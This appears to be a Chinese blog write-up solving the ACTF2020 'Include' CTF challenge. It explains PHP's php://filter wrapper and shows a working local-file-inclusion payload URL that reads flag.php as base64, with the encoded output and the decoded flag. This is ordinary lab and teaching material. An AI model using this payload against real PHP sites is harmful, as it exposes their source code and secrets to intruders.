Actf2020 Include[关于php://filter协议读取文件的wriptup]


原创

sGanYu 于 2021-09-16 16:35:07 发布 802 收藏
分类专栏： 渗透测试 BUUCTF 文章标签： 攻防世界 PHP伪协议


渗透测试 同时被 2 个专栏收录
75 篇文章 4 订阅
订阅专栏



BUUCTF
29 篇文章 0 订阅
订阅专栏

[ACTF2020 新生赛]Include



tips

在点击tips后，提示需要从中找出flag



flag{54d1e2e7-3ccd-4697-aba5-8815a593246b}

这里需要用到php://filter协议读内容

> php://filter/read=convert.base64-encode/resource=index.php
>
> php://filter 是php中独有的一个协议，可以作为一个中间流来处理其他流，也可以进行任意文件的读取，具有resource（要过滤的数据流）、read（读链筛选的数据流）、write（写链筛选的数据流）等等参数。
> 在知道使用php://filter/read之后，为什么read后会跟一些奇怪的参数，include一个文件中有php代码会进行php解析，如果是明文传输，则会直接返回。用了过滤器，如果是php文件就不会解析，就可以拿到php文件的源码了，虽然是以base64回显在页面，但是只要通过base64解码即可

构造payload

http://3a7128f1-2dfe-4462-8406-6d17e9a75a85.node4.buuoj.cn:81/?file=php://filter/read=convert.base64-encode/resource=flag.php

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7MTMxNTEwOTgtOTVkYy00MzI5LWJjMjEtZjRmYTRiN2I1YmU0fQo=

使用base64解码得到flag